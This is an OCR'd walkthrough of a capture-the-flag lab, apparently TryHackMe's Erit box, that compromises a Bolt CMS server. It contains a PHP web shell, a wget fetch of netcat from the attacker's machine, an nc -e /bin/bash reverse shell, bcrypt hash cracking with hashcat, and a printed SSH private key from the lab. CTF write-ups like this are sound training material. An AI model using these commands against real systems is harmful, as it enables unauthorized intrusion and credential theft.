



Walkthrough

nmap-scan


Open ports

```
PORT     STATE SERVICE    REASON         VERSION
22/tcp   open  ssh        syn-ack ttl 63 OpenSSH 6.7p1 Debian
5+deb8u8 (protocol 2.0)
80/tcp   open  http       syn-ack ttl 63 nginx 1.6.2
111/tcp  open  rpcbind    syn-ack ttl 63 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




Website

So port 80 is our first choice for further research:




```
 _____       _ _      ____                                          ___
| ____|_ __(_) |_   / ___|  ___ _ __ _   _ _ __ _   _ ___  |_ _|
|  _| | '__| | __| \___ \ / _ \ __| | | | '__| | | / __|  | |
| |___| |  | | |_   ___) |  __/ (__| |_| | |  | |_| \__ \  | |
|_____|_|  |_|\__| |____/ \___|\___|\__,_|_|   \__,_|___/ |___|
```

It is a CMS powered by Bolt:




https://www.exploit-db.com/exploits/48296



```
 _____       _ _       ____                                          ___
| ____|_ __(_) |_    / ___|  ___  ___ _   _ _ __ ___   _ ___   |_ _|
|  _| | '__| | __| \___ \ / _ \/ __| | | | '__| | | / __|  | |
| |___| |  | | |_   ___) |  __/ (__| |_| | |  | |_| \__ \  | |
|_____|_|  |_|\__| |____/ \___|\___|\__,_|_|   \__,_|___/ |___|
```


This is an authenticated exploit, so we first need to find a valid account.

Bolt has a dashboard available at /bolt/ :



Revshell


We try a few obvious ones, admin / admin and admin / password. The last one works:



With this account we can try the exploit:

```
python3 boltexploit.py http://192.168.16.27 admin password
```

It will give us a command prompt that we can use to execute commands on the system:



id:

uname -a:

```
Enter OS command , for exit 'quit' : uname -a
Linux Erit 3.16.0-6-amd64 #1 SMP Debian 3.16.56-1+deb8u1 (2018-05-08) x86_64 GNU/Linux
```

pwd:

```
Enter OS command , for exit 'quit' : pwd
/var/www/html/public/files
```

We can even use this to echo a minimal php shell into the directory for easier access:

```
Enter OS command , for exit 'quit' : echo '<?php system($_GET["c"]);?>' > c.php
```

We can use this to upload a netcat reverse shell on the system and get a reverse shell like this:

First start a simple web server to serve some files, make sure the files you want to serve are in the local directory:

```
python3 -m http.server
```

This will listen on port 8000 on you local machine

Using the c.php file we just dropped, we can browse to http://192.168.16.27/files/cmd.php?c=wget http://10.212.134.200:8000/nc to
download a linux netcat to the server, you will see in your web server if it has been retrieved:


```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.16.27 - - [25/Apr/2020 19:03:49] "GET /nc HTTP/1.1" 200 -
```

This file is dropped in the same directory as our c.php. We make this nc executable like this:

http://192.168.16.27/files/cmd.php?c=chmod

Now start a netcat listener on your own machine, listening on a free port (I choose 4444) and then run it as a reverse shell like this:

```
http://192.168.16.27/files/cmd.php?c=./nc -e /bin/bash
10.212.134.200 4444
```



If all goes well, you will see a connection coming in from the bolt server:
(Don't forget to do the python pty dance, to make sure you have a shell with PTY's allocated, some commands, especially sudo, require a PTY shell to run)

```
ncat -nv -l -p 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.16.27.
Ncat: Connection from 192.168.16.27:60767.

python -c 'import pty;pty.spawn("/bin/bash")'
www-data@Erit:/var/www/html/public/files$
python -c import pty;pty.spawn("/bin/bash")

www-data@Erit:/var/www/html/public/files$ ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.100  netmask 255.255.255.0  broadcast
192.168.100.255
        ether 02:42:c0:a8:64:64  txqueuelen 0  (Ethernet)
        RX packets 5390  bytes 773960 (755.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4332  bytes 13542724 (12.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions
0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 0  (Local Loopback)
        RX packets 28  bytes 2214 (2.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 2214 (2.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions
0

www-data@Erit:/var/www/html/public/files$
```

```
 _____       _ _      ____                                        ___
| ____|_ __(_) |_   / ___|  ___  ___ _   _ _ __ _   _ ___  |_ _|
|  _| | '__| | __| \___ \ / _ \/ __| | | | '__| | | / __|  | |
| |___| |  | | |_   ___) |  __/ (__| |_| | |  | |_| \__ \  | |
|_____|_|  |_|\__| |____/ \___|\___|\__,_|_|   \__,_|___/ |___|
```

In the app/database directory you will find the bolt.db SQLite3 database:

```
www-data@Erit:/var/www/html/app/database$ file bolt.db
file bolt.db
bolt.db: SQLite 3.x database, last written using SQLite version
3020001
```

This contains a lot of tables:

```
sqlite> .tables
.tables
bolt_authtoken          bolt_field_value        bolt_pages
bolt_blocks             bolt_homepage           bolt_relations
bolt_content_changelog  bolt_log                bolt_showcases
bolt_cron               bolt_log_change         bolt_taxonomy
bolt_entries            bolt_log_system         bolt_users
```

We're interested in the bolt_users table:

```
sqlite> select * from bolt_users;
select * from bolt_users;
1|admin|$2y$10$8C3EtMc6nBszaxOfCBIU.OoT49XhQFtB1I2rhFbx.28Y7WJc1eNB.||0|a@a.com|2020-04-25 16:59:19|192.168.100.1|[]|1|||||["root","everyone"]
2|wildone|$2y$10$ZZqbTKKlgDnCMvGD2M0SxeTS3GPSCljXWtd172lI2zj3p6bjOCGq.|Wile E Coyote|0|wild@one.com|2020-04-25 16:03:44|192.168.100.1|[]|1|||||["editor"]
sqlite>
```

We see two users, the admin we already own, the other one is a wild one. We also see another IP address, 192.168.100.1 (note to self)

The password is cracked using hashcat and the rockyou.txt password list:

```
sudo ./hashcat -m 3200 wildone.txt rockyou.txt
```

Which will yield the password:

```
$2y$10$ZZqbTKKlgDnCMvGD2M0SxeTS3GPSCljXWtd172lI2zj3p6bjOCGq.:snickers
```


We can now try to elevate privileges to the wildone user. Looking in /home, there is no wildone user, but wileec (and since we're on a roll, we just try that account), and win!

```
www-data@Erit:/home$ su - wileec
su - wileec
Password: snickers

$
```


And we have our first flag:

```
$ cat flag1.txt
cat flag1.txt
THM{Hey!_Welcome_in}
$
```



And this account has more goodies:

```
$ cd .ssh
cd .ssh
$ ls -al
ls -al
total 20
drwxr-xr-x 2 wileec wileec 4096 Apr 25 15:32 .
drwxr-xr-x 4 wileec wileec 4096 Apr 25 17:15 ..
-rw------- 1 wileec wileec 1675 Apr 25 15:19 id_rsa
-rw-r--r-- 1 wileec wileec  393 Apr 25 15:19 id_rsa.pub
-rw-r--r-- 1 wileec wileec  222 Apr 25 15:32 known_hosts
$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA6B9KTND62594VCGAg3BomgwVM0LCQn1z6NkT8ltk06ECT5sK
R4LHg8jUJByAnwMIGsXg289w3FA2WjpAcIVzcVLa8lRPxVaJ85HwvG/pRU9JgMOb
4JAvDZYKqxWCz4ES2Y8Uz0dN+u4eYiCZ9kB0b0GKAKy/3ywkx2gVS6PNHYQqDOi8
QomfbzcL62x+N0zhJz5GoHY6kBYXsw4TiOgGfs8WMnc4Md/zAPxW//cA2sOYavsl
egyTm4As5uMUR3l3XWhI6/nj2OII/sgACK1umTJkRL44PwY7KaOCs6SFOg/k4CNZ
L6K3sYldT7ldFulFVD7RBdNNmomFpv/2KQOK0wIDAQABAoIBAFjyTI1c8xOfawOK
Bu3W8C4/fQw0g63o1raeIDeZb+xsYS9R8MFwSrWkCi6AQYUtKzjfJIf2WIADuKAg
fDrh2FfPcRi02BB9VcVg4gfDNncZp8fQrPWDKpShLxtZ1dNf2XJGkqnO4AHMpxXg
+j5Teop7ab9Scv+4sas7phVjAiFRnar+CTB0pZALZe6aVK3uQubUnnbyb/LnmsRm
8ft414Rib65EPT3u6GO5Rx4sdvKpLnZdUcaV+XHs6ux2Xqs9cFMnygJI7huuEnEA
KuzzaIjBBfcE6m7q3xHvxjRdN2bVZjfAXlDM6y8+ODuGNZ0GX7uW/qZdocBa8gNf
wOz4JqkCgYEA/y/uVyryUPelZ/azWZZQ6Ksy9kym4m9c9j8RSqQmZda1u+6SSxnW
PlOytC1OQTiEVghESNzXRHubwlEcSEhOjWGGgPWqyGegsconlHxa0VxWjCsoST4l
r602+AT1VJVcIWrtb6ckZv7yL4ieRdw35rVKWPHVYmP36T6JV1JVTp8CgYEA6NyN
kA31ntlruCPRA63uX6gD9gDiJJV38aIgySeEpcrE3/jEDkX6+4IPAI/FWfqLqVlO
urr/V5YokHOdHNFyYLoUOqnVtsVstFDt0Ck0K5LmZdDAVfGAZ/ZQd1pv/XWMEV5U
VyWPGtIyoZ0p3D6txgyAa0K6ZzuJTJYdN3mb+00CgYBG7uLYdgafPQdMS8X0zBS3
aAclcY8d+AimJke/MLu/qRwhHiKqH4dvEcLl1IYhGP2oEGoyurhXv+g+7l7nNLop
EIfbxu3vAOcpJGE2JA72jS09jy2GlnDRUVurO22aUl4mp9tSIuq6enmFfvtHvfwH
9DKzYJ2I2PLrccepbyhpTwKBgAzAj0wVR580Xu7Nn1OpQcWhSN4+/CNuwAvOiicZ
7+y4ZwGw+OOjN3RwkevA89jSnLVge6xEM1mTkpMekbsTSUU8y4DO7jI9K4/QYsWk
jAPa3p0yymWqfRK0bYGrxThHKK2G0e2X0/dvDXDGT5WNJS0UYC//jn+6xfEYw27X
TRB9AoGBAKxkpFAuWIHlFpJoN30sfgTsHhwJOpCa6sQPGB4Vv5qvH6S9Vg4eQP9y
St6++yBeCyKA3BazxQ+/4EhNpyoizK0Q0y2fQvwrMDAr3tfEobIrNhkd+xzMSLvq
37NEkC07BVxpdOTjnn7677MshgBoJgvp0TV6t4gGceAmzNIJy/6W
-----END RSA PRIVATE KEY-----
$
```



